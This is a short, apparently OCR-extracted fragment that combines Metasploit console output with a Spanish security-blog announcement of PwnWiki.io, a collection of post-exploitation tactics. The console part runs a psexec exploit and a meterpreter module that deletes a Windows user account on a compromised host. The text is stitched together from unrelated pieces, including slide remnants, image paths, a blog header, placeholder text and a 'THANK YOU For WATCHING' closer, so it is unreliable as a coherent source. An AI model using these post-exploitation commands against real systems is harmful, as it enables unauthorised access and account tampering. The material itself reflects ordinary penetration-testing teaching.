msf exploit(psexec) > exploit
```




```
meterpreter > run post/windows/manage/delete_user USERNAME=hacker

[*] User was deleted!
meterpreter >
```



```
Name                          Disclosure Date
----                          ---------------
post/multi/manage/multi_post
```

POST Presentación




PwnWiki.io - una colección de herramientas, tácticas y procedimientos a realizar después de haber obtenido acceso a un sistema

PUBLICADO POR VICENTE MOTOS ON MIÉRCOLES, 30 DE MARZO DE 2016 ETIQUETAS: HERRAMIENTAS , PENTEST , POST-EXPLOTACIÓN ,

Image Generated Here

PwnWiki.io is a collection TTPs (tools, tactics, and procedures) for what to do after access has been gained.



Place Holder

Content coming. Feel free to submit ;-)

THANK YOU
For
WATCHING